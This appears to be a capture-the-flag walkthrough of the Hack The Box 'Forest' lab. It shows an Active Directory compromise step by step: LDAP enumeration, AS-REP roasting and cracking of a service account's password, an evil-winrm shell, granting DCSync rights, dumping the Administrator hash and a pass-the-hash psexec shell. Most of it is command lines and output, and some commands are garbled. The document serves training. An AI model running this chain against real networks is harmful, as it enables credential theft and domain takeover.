

CTF Hack the box Forest walkthrough:




Nmap scan:



```
# Nmap 7.94SVN scan initiated Wed Aug 20 09:33:03 2025 as: nmap -sV -p- -v -oN output.txt 10.10.10.161
Nmap scan report for forest.htb (10.10.10.161)
Host is up (0.011s latency).
Not shown: 65511 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-08-20 14:40:19Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49671/tcp open  msrpc        Microsoft Windows RPC
49676/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        Microsoft Windows RPC
49684/tcp open  msrpc        Microsoft Windows RPC
49706/tcp open  msrpc        Microsoft Windows RPC
49942/tcp open  msrpc        Microsoft Windows RPC
```


This is most likely an AD server or connected to the AD. One thing I can get is smb, RCP, Kerberosting, ldap on 3269.

Checking rpc first:



```
┌─[us-vip-1]─[10.10.14.41]─[aaronashley34@htb-4c0qfyu7pw]─[~]
└──╼ [★]$ rpcclient -U "" -N $target
Cannot connect to server.  Error was NT_STATUS_IO_TIMEOUT
```


Not going to work, also checked smb:



```
┌─[us-vip-1]─[10.10.14.41]─[aaronashley34@htb-4c0qfyu7pw]─[~]
└──╼ [★]$ netexec smb $target -u 'guest' -p '' --rid-brute
SMB         10.10.10.161    445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB         10.10.10.161    445    FOREST           [-] htb.local\guest: STATUS_ACCOUNT_DISABLED
```


The guest account isn't going to work but that ldap port 3269 does look interesting

Ran ldapsearch:




```
# Users, htb.local
dn: CN=Users,DC=htb,DC=local
objectClass: top
objectClass: container
cn: Users
description: Default container for upgraded user accounts
distinguishedName: CN=Users,DC=htb,DC=local
instanceType: 4
whenCreated: 20190918174557.0Z
whenChanged: 20190923225114.0Z
uSNCreated: 5888
uSNChanged: 94253
showInAdvancedViewOnly: FALSE
name: Users
objectGUID:: Gu3LKJt/HkmfzqBT6ViSzQ==
systemFlags: -1946157056
objectCategory: CN=Container,CN=Schema,CN=Configuration,DC=htb,DC=local
isCriticalSystemObject: TRUE
dSCorePropagationData: 20250820155210.0Z
dSCorePropagationData: 20250820155210.0Z
dSCorePropagationData: 20250820155210.0Z
dSCorePropagationData: 20250820155210.0Z
dSCorePropagationData: 16010101000000.0Z
```

Ran windapsearch to find users:




```
cn: Sebastien Caron
userPrincipalName: sebastien@htb.local

cn: Lucinda Berger
userPrincipalName: lucinda@htb.local

cn: Andy Hislip
userPrincipalName: andy@htb.local

cn: Mark Brandt
userPrincipalName: mark@htb.local

cn: Santi Rodriguez
userPrincipalName: santi@htb.local
```

Also got a record after running windapsearch.py and put the output in grep, caught a user here:




```
┌─[us-vip-1]─[10.10.14.41]─[aaronashley34@htb-ejsgs5bf1d]─[~]
└──╼ [★]$ ./windapsearch.py -d htb.local --dc-ip 10.10.10.161 --custom "objectClass=*" > ldap.txt
```




```
┌─[us-vip-1]─[10.10.14.41]─[aaronashley34@htb-ejsgs5bf1d]─[~]
└──╼ [★]$ cat ldap.txt | grep svc
CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local
┌─[us-vip-1]─[10.10.14.41]─[aaronashley34@htb-ejsgs5bf1d]─[~]
└──╼ [★]$ 
```

For a foothold, I can use impacket-GetNPUSers and got a password dump




```
└──╼ [★]$ impacket-GetNPUsers htb.local/svc-alfresco -dc-ip 10.10.10.161 -no-pass
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for svc-alfresco
$krb5asrep$23$svc-alfresco@HTB.LOCAL:3d5275631658adf4f4e1321531a7b94e$c133c26970a92761f8cdf9073414d153857a368a31879c5f7df674545397c3d6dc7a327daa819ad2c9a6359a69cabde4ffc847966092423f7d10d723
cb49250128831795e42bfc085da229df047177529da866cc209cb65cf7b2938bf1c215bdfe8aca28639cb8b5d3e37ef4df76f699b3b701d07322ac73ad471dc3cb3ecbf52040d2d01b1d351991f490c2c5761700213bd1712574b586449037
eeebce21924a6ffbd02d5aca0dffc5aee7012f628f006795aaa7935fd280f0f6c5aaaf3ac81704d0ebb9cfa43eaff73665ae8743aad6c4d61981ca7a712fdbc84673db5272382ddc2bfb72
```

And cracked password with john:




```
cacert.der  Desktop  Documents  Downloads  ldap.txt  Music  my_data  Pictures  Public  svc-alfresco.txt  Templates  Videos  windapsearch.py
┌─[us-vip-1]─[10.10.14.41]─[aaronashley34@htb-ejsgs5bf1d]─[~]
└──╼ [★]$ john svc-alfresco.txt --fork=4 --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvice          ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
4 1g 0:00:00:02 DONE (2025-08-20 11:30) 0.3816g/s 389856p/s 389856c/s 389856C/s s3urkf2m..s3rvice
```

And using evil-winrm got access to the machine:




```
┌─[us-vip-1]─[10.10.14.41]─[aaronashley34@htb-ejsgs5bf1d]─[~]
└──╼ [★]$ evil-winrm -i $target -u svc-alfresco -p s3rvice

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

First flag:



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> type C:\Users\svc-alfresco\Desktop\user.txt
5843a374eccf1811e051650809b77551
```

Within Sharphound/Bloodhound, this user has the right to the account operations security group. So, a new user can be made and given full access:



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user hack3r Abc123! /add /domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>  net group "Exchange Windows
At line:1 char:12
+  net group "Exchange Windows
+            ~~~~~~~~~~~~~~~~~
The string is missing the terminator: ".
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : TerminatorExpectedAtEndOfString,Microsoft.PowerShell.Commands.InvokeExpressionCommand
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>  net group "Exchange Windows" hack3r /add
```

Had to restart with a new users but able to use powerview and get password to do a dnsync attack:

Running this:

Upload powerview.ps1

.\PowerView.ps1

$pass = convertto-securestring 'abc123!' -asplain -force


$cred = new-object

Add-ObjectACL -PrincipalIdentity john - Credential $cred -Rights DCSync

Then after running secretsdump we get the hash value of the admin account:


htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07 ceea6:::

I used psexec but you can also pass the hash with evil-winrm:



```
┌─[us-vip-1]─[10.10.14.41]─[aaronashley34@htb-ejsgs5bf1d]─[~]
└──╼ [★]$ impacket-psexec administrator@10.10.10.161 -hashes aad3b435b51404eeaad
3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its af
filiated companies

[*] Requesting shares on 10.10.10.161.....
[*] Found writable share ADMIN$
[*] Uploading file maUshzkN.exe
[*] Opening SVCManager on 10.10.10.161.....
[*] Creating service lVps on 10.10.10.161.....
[*] Starting service lVps.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

But the lab wasn’t stabled for me so took it line by line:



```
filiated companies

[*] Requesting shares on 10.10.10.161.....
[*] Found writable share ADMIN$
[*] Uploading file fjOiWLaY.exe
[*] Opening SVCManager on 10.10.10.161.....
[*] Creating service dkaC on 10.10.10.161.....
[*] Starting service dkaC.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd C:\

C:\> cd Users

C:\Users> cd Administrator

C:\Users\Administrator> cd Desktop

C:\Users\Administrator\Desktop> type root.txt
4f4182a9a68b20e21b3e94d3b4aca8ad

C:\Users\Administrator\Desktop>
```